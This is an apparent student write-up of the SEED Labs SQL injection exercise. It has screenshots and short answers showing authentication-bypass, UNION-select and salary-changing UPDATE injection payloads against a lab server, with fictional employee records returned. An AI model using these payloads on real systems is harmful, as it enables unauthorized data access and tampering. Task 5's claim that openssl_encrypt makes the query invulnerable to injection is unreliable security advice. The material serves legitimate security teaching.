



TASK1


File Edit View History Bookmarks Tools Help
SEED Project
SQLi Lab
Merge images online
Google Account
Inbox (9,229) - labibafar
Personal Cloud Storage
ss lab assignment - Goo
www.seed-server.com/defense/
SEED LABS
Get Information
USERNAME
' or '1'='1';#
PASSWORD
Password
Get User Info
Copyright © SEED LABs



SEED Project
SQLi Lab
Merge images online
Google Account
Inbox (9,229) - labibafar
Personal Cloud Storage
ss lab assignment - Goo
www.seed-server.com/defense/getinfo.php?username='+or+'1'%3D'1'%3B%23&Password=
SEED LABS
Information returned from the database
ID: 1
Name: Alice
EID: 10000
Salary: 90000
Social Security Number: 10211002


TASK2


SEED Project
SQLi Lab
Merge images online
Google Account
Inbox (9,229) - labibafar
Personal Cloud Storage
My Drive - Google Drive
www.seed-server.com/defense/
SEED LABS
Get Information
USERNAME
'union select 1,2,3,4,5;#
PASSWORD
Password
Get User Info
Copyright © SEED LABs


SEED Project
SQLi Lab
Merge images online
Google Account
Inbox (9,229) - labibafar
Personal Cloud Storage
My Drive - Google Drive
www.seed-server.com/defense/getinfo.php?username='union+select+1%2C2%2C3%2C4%2C5%3B%23&Password=
SEED LABS
Information returned from the database
ID: 1
Name: 2
EID: 3
Salary: 4
Social Security Number: 5

TASK3





TASK4

The given statement is vulnerable to sql injection. Someone can use update statements like this ‘Id’, 6) or 1=1;# So, the query becomes: "SELECT * FROM employee WHERE eid=DES_ENCRYPT(''Id’, 6) or 1=1;#', 6) and password=DES_ENCRYPT('$passwd', 'key')";

TASK5

Using openssl_encrypt() makes the query invulnerable to sql injection attacks.

```
// encrypt
$encrypted_eid = openssl_encrypt($eid, $method, $key, $options);
$encrypted_pwd = openssl_encrypt($passwd, $method, $key, $options);

$sql = "SELECT * FROM employee
        WHERE eid='$encrypted_eid' and password='$encrypted_pwd'";
```

The function encrypts texts, so whatever is posted will become encrypted. And the function is called outside of the query, so there is no way to manipulate the function call. Hence it provides security from sql injections.

TASK6

Here, we can just use a true value and comment out the rest of the code. Like this ‘ or 1=1;# So, the entire statement: SELECT * FROM employee WHERE eid= '' or 1=1;# AND password='$password'

TASK7

To change the salary I can use a similar code to the previous task. ‘,Salary=’1’ where name=’Raddington’;# So the entire statement is: "UPDATE employee SET name=‘’,Salary=’1’ where name=’Raddington’;#, password='$hashed_newpwd' WHERE eid = '$eid' and password='$hashed_oldpwd'";